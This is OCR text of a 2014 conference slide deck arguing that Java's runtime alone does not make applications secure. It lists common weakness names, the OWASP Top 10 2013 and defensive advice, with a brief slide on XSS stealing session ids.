
Java ist doch schon sicher?!

Gesellschaft für Informatik | 01.12.2014

Dominik Schadow I bridgingIT

Java is safe

Java Runtime takes care of the security baseline


Presentation
Services
Persistence
Java Runtime

Defense-in-depth: one layer is never enough

Insecure Direct Object References
Incorrect Calculation of Buffer Size
Use of Potentially Dangerous Function
SQL Injection
Sensitive Data Exposure
Security Misconfiguration
Open Redirect
Missing Authentication for Critical Function
Broken Authentication and Session Management
Use of Hard-coded Credentials
Inclusion of Functionality from Untrusted Control Sphere
Uncontrolled Format String
Buffer Overflow
OS Command Injection
Use of a Broken or Risky Cryptographic Algorithm
Using Components with Known Vulnerabilities
Cross-Site Scripting (XSS)
Download of Code Without Integrity Check
Path Traversal
Injection
Missing Authorization
Reliance on Untrusted Inputs in a Security Decision
Unrestricted Upload of File with Dangerous Type
Integer Overflow or Wraparound
Improper Restriction of Excessive Authentication Attempts
Incorrect Permission Assignment for Critical Resource
Incorrect Authorization
Execution with Unnecessary Privileges
Missing Function Level Access Control
Use of a One-Way Hash without a Salt
Missing Encryption of Sensitive Data
Cross-Site Request Forgery (CSRF)
Unvalidated Redirects and Forwards

OWASP TOP 10 2013

01 - Injection

02 - Broken Authentication and Session Management

03 - Cross-Site Scripting (XSS)

04 - Insecure Direct Object References

05 - Security Misconfiguration

06 - Sensitive Data Exposure

07 - Missing Function Level Access Control


08 - Cross-Site Request Forgery (CSRF)

09 - Using Components with Known Vulnerabilities

10 - Unvalidated Redirects and Forwards

Examine the web application environment


Model all data entering and leaving your system



Always validate all input and escape all output

Cross-Site Scripting (XSS)

Using Cross-Site Scripting to retrieve session ids



Access victims' session credentials

- Site defacement
- Undermine CSRF defense
- Redirects (phishing)
- Load scripts
- Data theft

